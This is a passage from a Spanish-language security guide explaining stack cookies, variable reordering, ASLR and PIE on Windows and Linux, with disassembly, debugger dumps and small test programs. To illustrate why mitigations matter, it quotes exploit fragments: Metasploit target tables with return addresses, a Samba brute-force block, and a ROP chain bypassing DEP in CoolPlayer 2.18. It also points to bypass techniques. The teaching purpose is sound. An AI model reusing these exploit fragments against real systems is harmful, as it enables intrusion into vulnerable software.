 8048487:       83 e4 f0                and    $0xfffffff0,%esp
 804848a:       83 ec 30                sub    $0x30,%esp
 804848d:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8048493:       89 44 24 2c             mov    %eax,0x2c(%esp)
 8048497:       31 c0                   xor    %eax,%eax
 8048499:       c7 44 24 14 01 00 00    movl   $0x1,0x14(%esp)
 80484a0:       00
 80484a1:       c7 44 24 18 02 00 00    movl   $0x2,0x18(%esp)
 80484a8:       00
 80484a9:       c7 44 24 1c 03 00 00    movl   $0x3,0x1c(%esp)
 80484b0:       00
 80484b1:       b8 c0 85 04 08          mov    $0x80485c0,%eax
 80484b6:       8d 54 24 22             lea    0x22(%esp),%edx
 80484ba:       89 54 24 04             mov    %edx,0x4(%esp)
 80484be:       89 04 24                mov    %eax,(%esp)
 80484c1:       e8 fa fe ff ff          call   80483c0 <__isoc99_scanf@plt>
 80484c6:       8d 44 24 22             lea    0x22(%esp),%eax
 80484ca:       89 04 24                mov    %eax,(%esp)
```

```
n>:
 55                      push   %ebp
 89 e5                   mov    %esp,%ebp
 83 e4 f0                and    $0xfffffff0,%esp
 83 ec 30                sub    $0x30,%esp
 c7 44 24 2c 01 00 00    movl   $0x1,0x2c(%esp)
 00
 c7 44 24 28 02 00 00    movl   $0x2,0x28(%esp)
 00
 c7 44 24 24 03 00 00    movl   $0x3,0x24(%esp)
 00
 b8 50 85 04 08          mov    $0x8048550,%eax
 8d 54 24 1a             lea    0x1a(%esp),%edx
 89 54 24 04             mov    %edx,0x4(%esp)
 89 04 24                mov    %eax,(%esp)
 e8 06 ff ff ff          call   8048370 <__isoc99_scanf@plt>
 8d 44 24 1a             lea    0x1a(%esp),%eax
804846e: 89 04 24        mov    %eax,(%esp)
8048471: e8 ca fe ff ff  call   8048340 <printf@plt>
8048476: b8 00 00 00 00  mov    $0x0,%eax
804847b: c9              leave
```

Figura 63. gcc file.c -o file *gcc file.c -fno-stack-protector -o file*

En la imagen de la izquierda, vemos (en rojo) como en el prólogo de la función se añade la *cookie* en el registro de segmento GS+0x14.

Nota: La instrucción **and 0xfffffff0,%esp** dentro del prólogo únicamente se utiliza para alinear la pila.

Veamos ahora el epílogo de la función. Como se observa en la izquierda, antes de salir del *main* se comprueba que efectivamente la *cookie* almacenada en la pila en **0x2c(%esp)** (justo después de EBP) se corresponde con el valor en GS+0x14. En caso de corromper el *canary cookie*, se hará un *call* a la subrutina **<__stack_chk_fail@plt>** para finalizar la aplicación. En caso contrario, es decir, en caso de mantener la *cookie* intacta se saltará a las instrucciones **leave & ret** para salir de la función *main* con normalidad.

```
80484b9:       b8 00 00 00 00          mov    $0x0,%eax
80484be:       8b 54 24 2c             mov    0x2c(%esp),%edx
80484c2:       65 33 15 14 00 00 00    xor    %gs:0x14,%edx
80484c9:       74 05                   je     80484d0 <main+0x9c>
80484cb:       e8 80 fe ff ff          call   8048350 <__stack_chk_fail@plt>
80484d0:       c9                      leave
80484d1:       c3                      ret
```

```
804844d:       c6 40 26 00             movb   $0x0,0x26(%eax)
8048451:       8d 44 24 1a             lea    0x1a(%esp),%eax
8048455:       89 04 24                mov    %eax,(%esp)
8048458:       e8 a3 fe ff ff          call   8048300 <printf@plt>
804845d:       b8 00 00 00 00          mov    $0x0,%eax
8048462:       c9                      leave
8048463:       c3                      ret
```

Figura 64. Epílogo

Además de la *cookie* insertada en la pila, los compiladores que implementan /GS añaden otra medida de seguridad orientada a evitar la sobreescritura de variables locales en el *stack* (***variable reordering***). Para conseguir esto, los *buffers* serán situados en direcciones más altas de memoria. Veamos este comportamiento en el mismo ejemplo.

```
6               int a = 1;
(gdb) nexti
7               int b = 2;
(gdb) nexti
8               int c = 3;
(gdb) nexti
9               strcpy(texto,"XXXXXXXXXXXXXXXXXXXXXXX");
(gdb) x/32xw $esp
0xbffff6f0:     0x0012f918      0x0804826d      0x08049ff4      0x080484e1
0xbffff700:     0x08048380      0x00000001      0x00000002      0x00000003
0xbffff710:     0x002abff4      0x00163c55      0x080484c9      0xa30b8900
0xbffff720:     0x080484c0      0x00000000      0x00000000      0x0014a113
0xbffff730:     0x00000001      0xbffff7c4      0xbffff7cc      0x0012eff4
0xbffff740:     0x0012f918      0x00000001      0x00000000      0x0011dbdb
0xbffff750:     0x0012fad0      0x002abff4      0x00000000      0x00000000
0xbffff760:     0x00000000      0xa8dbd56b      0x7e741014      0x00000000
```

```
6               int a = 1;
(gdb) nexti
7               int b = 2;
(gdb) nexti
8               int c = 3;
(gdb) nexti
9               strcpy(texto,"XXXXXXXXXXXXXXXXXXXXXXX");
(gdb) x/32xw $esp
0xbffff6f0:     0x0012f918      0x0804824c      0x08049ff4      0x08048471
0xbffff700:     0x08048330      0x00000000      0x00163bdb      0x002ac324
0xbffff710:     0x002abff4      0x00000003      0x00000002      0x00000001
0xbffff720:     0x08048450      0x00000000      0x00000000      0x0014a113
0xbffff730:     0x00000001      0xbffff7c4      0xbffff7cc      0x0012eff4
0xbffff740:     0x0012f918      0x00000001      0x00000000      0x0011dbdb
0xbffff750:     0x0012fad0      0x002abff4      0x00000000      0x00000000
0xbffff760:     0x00000000      0xaf8ad059      0x79251526      0x00000000
(gdb) nexti
```

Figura 65. Variable Reordening

Si nos fijamos en la imagen de la izquierda, las variables a, b y c están situadas en direcciones más bajas de memoria (más cerca de ESP). Además, antes de llamar a la función **scanf** , vemos que toma como parámetro un puntero al array *text* (**0x22(%esp),%edx**), el cual apunta a direcciones más altas de memoria que las variables locales. En caso de un *overflow* de text dichas variables no se verán afectadas.

Todo lo contrario ocurre cuando no compilamos con *stack protection*, donde como se observa en la siguiente figura, el array se sitúa en direcciones más bajas de memoria que las variables locales, dando lugar a la sobreescritura de las mismas.




Figura 66 No Stack Protection

Según podemos leer en el msdn de Microsoft[87], Microsoft Visual Studio implementa *cookies* de forma predeterminada siempre que la función sea susceptible de un *buffer overflow*. Esta comprobación se hará en los siguientes casos:

- Cuando un array es mayor que 4 bytes, tiene más de dos elementos, y tiene un tipo elemento que no es de tipo puntero.
- Una estructura de datos de más de 8 bytes y que no contiene punteros.
- Asignación de un búfer mediante la función _alloca.
- Cualquier clase o estructura que contiene un búfer GS

Esto implica que en el siguiente código no implementaría GS al contar con: *buffers* demasiado pequeños (inferiores a 4 bytes), elementos de tipo puntero y una estructura cuyo tamaño no supera los 8 bytes.

```
char *pBuf[20];
void *pv[20];
char buf[4];
int buf[2];
struct { int a; int b; };
```

De forma análoga al caso anterior, veamos un ejemplo desde Immunity Debugger para ver como se comportan las *stack cookies* implementadas desde Visual Studio. El código que emplearemos será el mismo mostrado como ejemplo en la ayuda de /GS de Microsoft.

[87] **/GS (Buffer Security Check)**
http://msdn.microsoft.com/en-us/library/8dbf701c.aspx

```
// compile with: /c /W1
#include <cstring>
#include <stdlib.h>
#pragma warning(disable : 4996)   // for strcpy use

// Vulnerable function
void vulnerable(const char *str) {
   char buffer[10];
   strcpy(buffer, str); // overrun buffer !!!

   // use a secure CRT function to help prevent buffer overruns
   // truncate string to fit a 10 byte buffer
   // strncpy_s(buffer, _countof(buffer), str, _TRUNCATE);
}

int main() {
   // declare buffer that is bigger than expected
   char large buffer[] = "This string is longer than 10 characters!!";
   vulnerable(large_buffer);
}
```

La función *vulnerable* generará un *buffer overflow* al almacenar la variable str en *buffer*. Si compilamos sin tocar las opciones de seguridad en Visual C++, éste añadirá la *stack cookie* en la pila de *vulnerable*, generando el siguiente error una vez lanzamos el ejecutable (OB.exe).




Figura 67. Stack Corrupted Error

De forma análoga a gcc, veamos cómo se almacena dicha *cookie*, esta vez desde Immunity Debugger. Tras poner un *breakpoint* al comienzo de la función *vulnerable* nos encontramos con lo siguiente:




Figura 68. Stack Cookies (Windows)

Tras el prólogo de la función, se hace un **mov eax, dword ptr ds:[417000]** almacenando el valor de la *cookie* en EAX. Dicho valor se copia desde la dirección 417000 (fíjese su valor en *little endian*), que como vemos procede del segmento .DATA

Para desactivar el uso de *cookies* desde Visual c++ (algo desaconsejable) podemos hacerlo desde las propiedades de configuración del proyecto actual, pudiendo configurar también otros parámetros de seguridad relacionados con el compilador.




Figura 69. Activar Stack Cookies (Visual c++)

Se recomienda, por tanto, consultar las diferentes directivas de compilación que posee nuestro entorno de desarrollo para desarrollar así *software* más seguro. En el caso de Visual Studio puede consultar el ***Compiler Security Checks In Depth***[88] para hacerse una idea de las diversas directivas de seguridad que podemos implementar en nuestro *software* (*run time checks*, *error handling, etc.)*

Al igual que DEP, aunque /GS añade una medida adicional de seguridad a nuestro *software*, no es infalible. Existen varias técnicas que permiten eludir las *stack cookies* y por tanto conseguir ejecución de código. Si el atacante consigue inyectar el código suficiente como para generar una excepción y sobreescribir el manejador de excepciones antes de que el valor de la *cookie* sea comprobado, puede llegar a ejecutar código en el *stack*. Para más información sobre esta técnica puede consultar el tutorial 6 de Corelan titulado "***Bypassing Stack Cookies***" [89] o el número 67 de la Phrack "***Scraps of notes on remote stack overflow exploitation***" [90].

[88] **/GS (Buffer Security Check)**
http://msdn.microsoft.com/en-us/library/8dbf701c

[89] **Exploit writing tutorial: Bypassing Stack Cookies**
http://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

[90] **Scraps of notes on remote stack overflow exploitation**
http://www.phrack.org/issues.html?issue=67&id=13&mode=txt

6.3. ASLR (ADDRESS SPACE LAYOUT RANDOMIZATION)

Address Space Layout Randomization (**ASLR**)[91] es una medida de seguridad dirigida a dificultar aún más la ejecución de código malicioso. La idea es *aleatorizar* las direcciones de memoria del espacio de direcciones de un proceso (como el *stack, heap*, DLLs, PEB[92], TEB[93], etc.) para, de esta forma, complicar aún más el uso de *exploits* que utilizan direcciones *hardcodeadas* o que emplean técnicas como **return-to-libc**[94]**.**

Más adelante, en el punto 71 se verá cómo sobreescribir el SEH para apuntar a una librería sin SafeSEH desde la que ejecutar un *pop pop ret* con la que alcanzar el *shellcode.* En ese caso, dicha librería es estática, pero, ¿Qué pasaría si cada vez que se ejecutara la aplicación, las librerías se cargaran en direcciones aleatorias? Seguramente el *exploit* fracasaría al apuntar a direcciones de memoria a las que no tiene acceso o bien donde residen instrucciones diferentes a la requerida.

Lo mismo ocurre con *exploits* que se aprovechan de un *direct RET overwrite* y que necesitan sobreescribir el *return address* por instrucciones como *jmp reg, call reg, pop pop ret, push reg ret, etc*. para saltar al *payload* dentro de la pila.

Generalmente, estas direcciones proceden de librerías del S.O. y éstas varían de una versión a otra o de un *Service Pack* a otro. Es por este motivo por el que muchos de los *exploits* disponibles en el *Framework Metasploit* ofrecen la posibilidad de especificar el *target* (opción *show target*) antes de lanzarlos. Véase imagen adjunta con el módulo en ruby para el exploit MS06_040_netapi.

```
modules/exploits/windows/smb/ms06_040_netapi.rb
        ],
        [ '(wcscpy) Windows XP SP0/SP1',
                {
                        'Offset' => 612,
                        'Ret'    => 0x00020804
                }
        ],
        [ '(stack)  Windows XP SP1 English',
                {
                        'OffsetA' => 656,
                        'OffsetB' => 680,
                        'Ret'     => 0x71ab1d54 # jmp esp @ ws2_32.dll
                }
        ],
        [ '(stack)  Windows XP SP1 Italian',
                {
                        'OffsetA' => 656,
                        'OffsetB' => 680,
                        'Ret'     => 0x71a37bfb # jmp esp @ ws2_32.dll
                }
        ],
        [ '(wcscpy) Windows 2003 SP0',
                {
                        'Offset' => 612,
                        'Ret'    => 0x00020804
                }
        ],
],
```

Figura 70. Direct RET Overwrite

[91] **Wikipedia: Address space layout randomization**
http://en.wikipedia.org/wiki/Address_space_layout_randomization#cite_note-6
[92] **Wikipedia: Process Environment Block**
http://en.wikipedia.org/wiki/Process_Environment_Block
[93] **Wikipedia: Win32 Thread Information Block**
http://en.wikipedia.org/wiki/Win32_Thread_Information_Block
[94] **Securitytube: Buffer Overflow Primer Part 8 (Return To Libc Theory)**
http://www.securitytube.net/video/257

Asimismo, si se observan muchos de los *exploits* disponibles en www.exploit-db.com, éstos necesitan ser «ajustados» antes de ser lanzados por el motivo comentado anteriormente.

El fragmento de la derecha se corresponde con el *exploit* para **CoolPlayer 2.18**[95] creado por Drake, el cual usa un ***ROP Chain*** para eludir DEP en todas las versiones de Windows XP SP3. En rojo se muestra la dirección estática, en shell32.dll, necesaria para sobreescribir EIP (*pop ecx / retn*) con la que comenzar la cadena ROP y con la que evitar así la ejecución de código en el *stack.*

```
buffer = "\x41" * 220
eip = "\x28\xb0\x9f\x7c"                # POP ECX / RETN - SHELL32.DLL 7C9FB028
offset1 = "\x42" * 4
nop = "\x90" * 10

# put zero in EBX
rop = "\xdd\xad\x9e\x7c"                # POP EBX / RETN - SHELL32.DLL 7C9EADDD
rop += "\xff\xff\xff\xff"               # placed into ebx
rop += "\xe1\x27\xc1\x77"               # INC EBX / RETN - MSVCRT.DLL 77C127E1

# set EBP to point to SetProcessDEPPolicy
rop += "\x7b\xa6\x9e\x7c"               # POP EBP / RETN - SHELL32.DLL 7C9EA67B
rop += "\xa4\x22\x86\x7c"               # address of SetProcessDEPPolicy XP SP3

# set EDI as a pointer to RET (rop nop)
rop += "\x47\xeb\x9e\x7c"               # POP EDI / RETN - SHELL32.DLL 7C9EEB47
rop += "\x08\x15\x9c\x7c"               # RETN - SHELL32.DLL 7C9C1508

# set ESI as a pointer to RET (rop nop)
rop += "\x4c\x20\x9c\x7c"               # POP ESI / RETN - SHELL32.DLL 7C9C204C
rop += "\x51\x20\x9c\x7c"               # RETN - SHELL32.DLL 7C9C2051

# set ESP to point at nops
rop += "\x73\x10\xa1\x7c"               # PUSHAD / RETN - SHELL32.DLL 7CA11073
```

Figura 71. ROP Chain en CoolPlayer 2.18

```
['Linux Heap Brute Force (Debian/Ubuntu)',
{
    'Platform'      => 'linux',
    'Arch'          => [ ARCH_X86 ],
    'Nops'          => 64*1024,
    'Bruteforce' =>
        {
            'Start' => { 'Ret' => 0x08352000 },
            'Stop'  => { 'Ret' => 0x0843d000 },
            'Step'  => 60*1024,

        }
```

Figura 72. ASLR Bruteforcing


En otros casos, el atacante puede tener más suerte y contar con un *exploit* universal que afecte a un sistema operativo independientemente de su versión o incluso que el propio *exploit* pueda hacer un *brute-force* de tales direcciones sin producir un DoS de la aplicación, por ejemplo, en casos en los que un servicio genera procesos hijos para atender diversas peticiones (ej. servidores web, smb, etc.). El ejemplo de la izquierda pertenece al exploit "***Samba 3.0.21-3.0.24 LSA trans names Heap Overflow***" [96] de Adriano Lima, el cual hace *bruteforzing* de las direcciones de retorno para cada una de las distribuciones (Gentoo, Ubuntu, Mandriva, RHEL, etc.) hasta conseguir una válida que le permita saltar al *payload.*

En cualquier caso, podemos observar que el denominador común de estos *exploits* es que todos ellos requieren de direcciones predecibles bien para saltar directamente al código inyectado o bien para ejecutar determinadas instrucciones con los que desactivar o eludir contramedidas como DEP.

Entendiendo esto es fácil comprender el por qué de la necesidad de ASLR. Si desconocemos en qué direcciones de memoria se va a cargar el proceso vulnerable, será mucho más complejo conseguir las direcciones de memoria en las que apoyarnos para conseguir ejecutar una *shell*.

[95] **Exploit-db: CoolPlayer 2.18 DEP Bypass**
http://www.exploit-db.com/exploits/15895/

[96] **Samba 3.0.21-3.0.24 LSA trans names Heap Overflow**
http://www.exploit-db.com/exploits/9950/



ASLR viene implementado en Windows Vista, Windows Server 2008, Windows 7 y Windows Server 2008 R2 por defecto (*Randomized Base Address*).

Figura 73. Flag /DYNAMICBASE

Si creamos un ejecutable desde Visual Studio podemos especificar que implemente ASLR mediante el flag **/DYNAMICBASE** (por defecto ON en Microsoft Visual C++ 2008 o posterior) el cual modificará el PE *header* para indicar al cargador del sistema operativo que la aplicación debe reubicarse de forma aleatoria cada vez que se ejecute (en lugar de hacerlo sólo cuando detecte un conflicto con la dirección base de la imagen). Las siguientes capturas de corresponden con las direcciones de las diversas secciones del cmd.exe en un Windows 7 antes y después de un reinicio del sistema.




Figura 74. ASLR Windows 7

En el caso de Windows Vista, el comportamiento de ASLR pude configurarse desde la clave de registro **HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement\MoveImages,** la cual puede dar lugar a tres opciones de seguridad. En el caso de fijar el valor a 0, nunca se *aleatorizará* la dirección base de los ejecutables, cargando el ejecutable donde así lo indique en el PE. En el caso de valer -1, todas las imágenes implementarán ASLR independientemente del valor existente en el campo dll_characteristics del PE. Por último, si está fijado a cualquier otro valor, únicamente se aplicará ASLR a aquellos ejecutables compatibles con el mismo, los cuales tendrán 0x40 como valor en el campo IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE.




Figura 75. DLLCharacteristics

Windows 7 incorporó mejoras en ASLR añadiéndolo a nivel de kernel y dificultando aún más la explotación de *software*. Se han observado sin embargo determinados rangos de memoria del espacio del kernel que permanecen estáticos en cada reinicio de Windows y los cuales podrían ser utilizadas para construir cadenas ROP con las que eludir[97] ASLR y DEP.

[97] **Bypassing ASLR and DEP on Adobe Reader X**
http://esec-lab.sogeti.com/post/Bypassing-ASLR-and-DEP-on-Adobe-Reader-X

Se recomienda la lectura del paper "**Bypassing Windows 7 kernel ASLR**" [98] por Stefan Le Berre donde explica más en detalle esta técnica y donde se muestra un PoC del mismo.
En el caso de Linux, ASLR está habilitado en el kernel desde la versión 2.6.12.
Podemos comprobar esto mediante:

```
root@TierraMedia:~/Escritorio# /sbin/sysctl -a 2>/dev/null |grep kernel.randomize_va_space
kernel.randomize_va_space = 2
```

o con un cat `/proc/sys/kernel/randomize_va_space`. Las posibles salidas pueden ser **0** indicando que ASLR se encuentra desactivado, **1** que indica que ASLR está activado aunque el *heap* no se ve afectado y **2**, el cual implementa **full ASLR** para el ***stack, heap*, mmap, VDSO y binarios *linkados* con PIE**[99] (*Position Independient Executable*).

Nota: PIE es una opción del compilador que fuerza la carga de un binario (sección de código .text) en direcciones aleatorias de memoria en cada ejecución. Si ASLR está implementado en el sistema, éste se aplicaría al *stack, heap* y *mmap*, sin embargo, la sección de código todavía permanece estática. Compilando un binario con PIE (opciones –fpie –pie), se forzaría a que todas sus secciones fueran aleatorias

```
root@Mordor:~# cat /proc/6608/maps | grep ASLR
08048000-08049000 r-xp 00000000 08:01 5769463    /tmp/testASLR
08049000-0804a000 r--p 00000000 08:01 5769463    /tmp/testASLR
0804a000-0804b000 rw-p 00001000 08:01 5769463    /tmp/testASLR
root@Mordor:~# cat /proc/6614/maps | grep ASLR
08048000-08049000 r-xp 00000000 08:01 5769463    /tmp/testASLR
08049000-0804a000 r--p 00000000 08:01 5769463    /tmp/testASLR
0804a000-0804b000 rw-p 00001000 08:01 5769463    /tmp/testASLR
root@Mordor:~# file /tmp/testASLR
/tmp/testASLR: ELF 32-bit LSB executable, Intel 80386, version
```

Figura 76. gcc testASLR.c –o testASLR

```
root@Mordor:~# cat /proc/6676/maps | grep pie
b7771000-b7772000 r-xp 00000000 08:01 3670037    /tmp/testASLR_pie
b7772000-b7773000 r--p 00000000 08:01 3670037    /tmp/testASLR_pie
b7773000-b7774000 rw-p 00001000 08:01 3670037    /tmp/testASLR_pie
root@Mordor:~# cat /proc/6677/maps | grep pie
b771d000-b771e000 r-xp 00000000 08:01 3670037    /tmp/testASLR_pie
b771e000-b771f000 r--p 00000000 08:01 3670037    /tmp/testASLR_pie
b771f000-b7720000 rw-p 00001000 08:01 3670037    /tmp/testASLR_pie
root@Mordor:~# file /tmp/testASLR_pie
/tmp/testASLR_pie: ELF 32-bit LSB shared object, Intel 80386, vers
```

Figura 77. gcc -pie -fpie testASLR.c -o testASLR_pie

En el post "**Linux kernel ASLR Implementation**" [100] de *xorl,* puede leerse un excelente análisis de la entropía utilizada por ASLR en Linux.

```
#include <stdio.h>

int main (int argc, char *argv[])
{
 char array[5];
 printf("Address at: %p\n",&array);
 return 0;
}
```

Figura 78. randomize_va_space

Si ejecutamos el siguiente programa varias veces, vemos como el *stack* aleatoriza la dirección del *array* en cada ejecución (en el caso de implementar ASLR), mientras que mantiene estática la misma cuando hacemos randomize_va_space = 0

[98] **Bypassing Windows 7 Kernel Aslr**
http://dl.packetstormsecurity.net/papers/bypass/NES-BypassWin7KernelAslr.pdf
[99] **Position Independent Executables**
http://blog.fpmurphy.com/2008/06/position-independent-executables.html
[100] **Linux kernel ASLR Implementation**
http://xorl.wordpress.com/2011/01/16/linux-kernel-aslr-implementation/




Figura 79. Diff array1 array2 (NO ASLR)

Para ver las diferencias en más detalle, podemos consultar el mapeo de memoria de dicho proceso desde el sistema de archivos proc (**/proc/[Pid]/maps**)

En el ejemplo vemos las diferencias tras ejecutar el programa anterior dos veces y hacer un *diff* de las mismas.

Si ahora desactivamos ASLR,
Vemos que el mismo utiliza el mismo direccionamiento en ambos casos.




Figura 80. Diff array1 array2 (ASLR)

Es importante indicar que ASLR no impide la corrupción de memoria por lo que puede ser aprovechado para hacer ataques por fuerza bruta con las que poder conseguir, **en ocasiones**, *shell*. En el libro **Hacking: The art of exploitation** de Jon Erikson se explican diversos métodos, **algunos** de los cuales siguen siendo igual de eficientes hoy en día. Dejando de lado la técnica *Bouncing off linux-gate,* en la cual se utilizaba linux-gate.so.1 para buscar ciertos opcodes (válido hasta la versión 2.6.18 del kernel), o el uso de *execl()*[101] (válido hasta la versión 2.6.27), es posible hacer *bruteforzing* para calcular la dirección del *shellcode* apoyándose en *nopsleds*, o bien, en ciertas ocasiones mediante punteros o registros que muestran direcciones controlables en memoria.

Se recomiendan los *papers* "**Bypassing Remote Linux x86 ASLR protection" II**[102]**, III**[103] **y IV**[104] creados por *vlan7* (**www.overflowedminds.net**) donde puede verse más en detalle algunas de estas técnicas. Véase también el *script* **fuzzyaslr**[105] de Tavis Ormandy para conseguir el *maps* de un proceso mediante *kstkeip*.

